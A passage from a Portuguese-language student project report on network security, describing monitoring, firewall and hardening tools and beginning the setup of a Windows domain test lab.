


Figura 19 – Alteração do endereço MAC pelo controlador do dispositivo

3.5.10 Messenger Sniffer

Esta aplicação permite capturar todo o tráfego resultante das mensagens que circulam no Windows Messenger em todos os pontos da rede. É uma ferramenta útil no campo empresarial, mas também um aspecto a ter em conta na troca de informação confidencial. Poderá ser boa prática, optar pelo uso de outras aplicações do género (p.ex. Google Talk) para conversações online.




Figura 20 – MSN Messenger Monitor Sniffer v3.5

3.5.11 Shorewall

Esta aplicação faz monitorização do tráfego na rede, podendo aplicar-se filtros de entrada e saída para bloquear ou permitir informação. É uma aplicação de *firewall* que permite dar um grau elevado de segurança e monitorização a um sistema.




Figura 21 – Shorewall

3.5.12 DansGuardian

O DansGuardian permite filtrar informação que circule na Web. Através da aplicação dos mais variados tipos de filtros, é possível bloquear websites duvidosos e indivíduos mal-intencionados que queiram tirar partido de portas ou vulnerabilidades resultantes da comunicação via *browser*.




Figura 22 – DansGuardian

3.5.13 Sarg

Esta ferramenta é muito útil, nomeadamente para o controlo de tráfego via Web, mostrando extensos relatórios descritivos das páginas Web visitadas, com variáveis como tempo de ligação, bytes transmitidos, entre muitas outras.

Relatorio de acesso a INTERNET

Periodo: 2006Jul26-2006Jul26
Usuario: rosangela
Ordem: BYTES, reverse
Usuario Relatorio

LOCAL ACESSADO	CONEXÃO	BYTES	%BYTES	IN-CACHE-OUT		TEMPO GASTO	MILISEG	%TEMPO	
www.previdenciasocial.gov.br	73	465,656	26.55%	58.85%	41.15%	00:00:12	12,639	21.49%	
www.mte.gov.br	71	429,031	24.46%	56.22%	43.78%	00:00:17	17,195	29.24%	
www.sindilojas-sp.org.br	6	321,048	18.30%	100.00%	0.00%	00:00:02	2,242	3.81%	
www.barreiro.com.br	65	196,028	11.18%	100.00%	0.00%	00:00:08	8,024	13.65%	
www.sescon.org.br	42	185,319	10.57%	100.00%	0.00%	00:00:03	3,309	5.63%	
www.eaa.org.br	10	44,011	2.51%	53.34%	46.66%	00:00:05	5,236	8.90%	
humortadela1.uol.com.br	20	3_,320	1.73%	100.00%	0.00%	00:00:03	3,030	5.15%	NEGADO
fiscosoft.bighost.com.br	15	24,342	1.39%	100.00%	0.00%	00:00:03	3,157	5.37%	NEGADO
www40.dataprev.gov.br	4	20,021	1.14%	92.25%	7.75%	00:00:01	1,158	1.97%	
humortadela.uol.com.br	13	19,968	1.14%	100.00%	0.00%	00:00:00	107	0.18%	NEGADO
www.dataprev.gov.br	14	8,755	0.50%	100.00%	0.00%	00:00:00	302	0.51%	
graphics.hotmail.com	5	7,572	0.43%	100.00%	0.00%	00:00:01	1,110	1.89%	NEGADO
www14.bancobrasil.com.br:443	1	1,484	0.08%	100.00%	0.00%	00:00:00	2	0.00%	NEGADO
www.fiscosoft.com.br	2	438	0.02%	0.00%	100.00%	00:00:01	1,290	2.19%	
TOTAL	**341**	**1,753,993**	**2.91%**	**77.08%**	**22.92%**	**00:00:58**	**58,801**	**0.38%**	
MÉDIA	**1,783**	**2,413,167**				**00:10:25**	**625,066**	**4.00%**	

Figura 23 – Sarg

3.5.14 Nagios

O Nagios é “uma popular aplicação de monitorização de rede de código aberto e licenciado pelo sistema GPL” [31].




Figura 24 – Nagios

3.5.15 NTOP

O Ntop [32] é uma ferramenta adicional para controlo de tráfego na rede. Permite calcular variadas estatísticas de uso e potenciais problemas de quebras de ligação ou excesso de largura de banda em uso.




Figura 25 – NTOP

3.5.16 Bastille Linux

É um programa gratuito disponível para as distribuições Mandrake e Rad Hat. É um programa de "*hardening*", isto é, actua sobre um sistema tornando-o mais estável, mais seguro e mais fiável, de modo a que seja um sistema "difícil" (*hard*) de abalar. Este programa permite, entre outros, reconfigurar o sistema, desactivando serviços desnecessários, atribuindo permissões, e configurando portas de acesso.




Figura 26 – Bastille Linux

4 Implementação prática

A segurança (informática) será definida, identificada e posta em causa, através dos mais variados meios e técnicas de avaliação. Apesar de este tema ser o ponto fulcral em exposição, pretende-se também aproveitar o desenvolvimento prático deste projecto para implementar soluções variadas e apresentar as diversas ferramentas – utilizadas ou não – durante o período de investigação.

Em concreto, o *software* de sistema a utilizar será o "Microsoft Windows Server 2008". Algum *software* aplicacional a sublinhar: MBSA, IIS, OWA, SharePoint.

Além das aplicações necessárias ao funcionamento de todo o sistema, serão estudadas outras ferramentas e metodologias normalmente usadas por peritos informáticos mal-intencionados, de forma a revelar e corrigir falhas na segurança do sistema. Algumas dessas ferramentas serão, a título de exemplo, o "AirCrack" e o "Wireshark".

Ainda serão inseridos pequenos módulos a aplicacionais, tendo em vista o questionamento da segurança sobre as aplicações (programação segura, segurança em *Web services*, entre outros).

Pretende-se elaborar um estudo objectivo e conciso, mas principalmente simplista, de modo a remover potenciais limitações do entendimento da informação por entidades não relacionadas com a informática. À partida, não serão assumidos quaisquer conhecimentos-base.

Na figura seguinte apresenta-se o diagrama do sistema a implementar.




Figura 27 – Diagrama do sistema a implementar

Dispositivos:

- Router Wireless Sagem Fast 3102 PT (Sapo ADSL c/ IP Dinâmico)
    - IP 192.168.1.1
    - DHCP [192.168.1.100-192.168.1.255]
    - WEP

- Firewall Server [P3 800MHz 512MB DDR]
    - Service Gateway

- DNS Server
    - Active Directory Services

- Web Server
    - IIS 7
    - SQL Server 2005 Express
    - FTP Server

- [Virtual] Email Server
    - Outlook Web Access 2005 c/ Exchange Server

- [Virtual] SharePoint Server

- Switch Catalyst 1900 Series
    - Velocidades 10/100 Mpps

4.1 Montagem do sistema

Após o estudo teórico sobre o diagrama do sistema, aproxima-se o momento da sua montagem. Com os dispositivos físicos seleccionados e posicionados fisicamente, de forma acessível e arejada, chega a altura de ligar as máquinas, instalar *software* de sistema e ligar cabos de rede.

4.1.1 Servidor de domínio

Este é o servidor principal que será o controlador do domínio. As aplicações que sejam instaladas a partir deste momento (Exchange, ISA, etc.) irão ligar-se a este domínio.

- Instalar Windows 2003 Server R2 + SP2 + updates
- Guardar cópia da paste i386 no disco rígido
- Instalar serviços adicionais
- Configurar serviço de DNS
- Executar “dcpromo” para configurar a *Active Directory*
- Configurar Exchange 2003 (/forestprep)
- Configurar Exchange 2003 (/domainprep)

Será conveniente começar por instalar os serviços adicionais no servidor.




Figura 28 – Instalação de serviços adicionais (DNS, WINS, DHCP, SNMP)

Será criado um novo domínio, visto que a instalação está a ser iniciada e não existem quaisquer domínios existentes.




Figura 29 – Criação do controlador de domínio

O domínio a criar será denomidado **iseplab.local**.




Figura 30 – Definição do nome do domínio

Nome do domínio para questões de compatibilidade com versões anteriores.

